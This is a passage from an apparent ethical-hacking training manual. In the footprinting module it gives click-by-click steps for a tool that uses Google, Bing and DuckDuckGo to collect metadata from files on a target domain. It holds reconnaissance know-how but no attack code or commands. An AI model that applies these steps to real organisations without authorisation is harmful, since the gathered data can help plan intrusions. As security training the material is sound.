


8. The **Project saved successfully** pop-up appears, click **OK** to close it.




Module 02 – Footprinting and Reconnaissance

- To extract the information of the targeted domain, select all three search engines (**Google**, **Bing**, and **DuckDuckGo**) present under **Search engines** section. Similarly, under **Extensions** section, click **All** option to choose all the given extensions and then click the **Search All** button.




- The **Search All** button automatically toggles the **Stop** button, and begins gathering information on the target domain in the middle pane.
- After the scans are completed, the **Stop** button automatically toggles back to the **Search All** button. The gathered result on the Metadata associated with the target domain appears, as shown in the screenshot

Module 02 – Footprinting and Reconnaissance



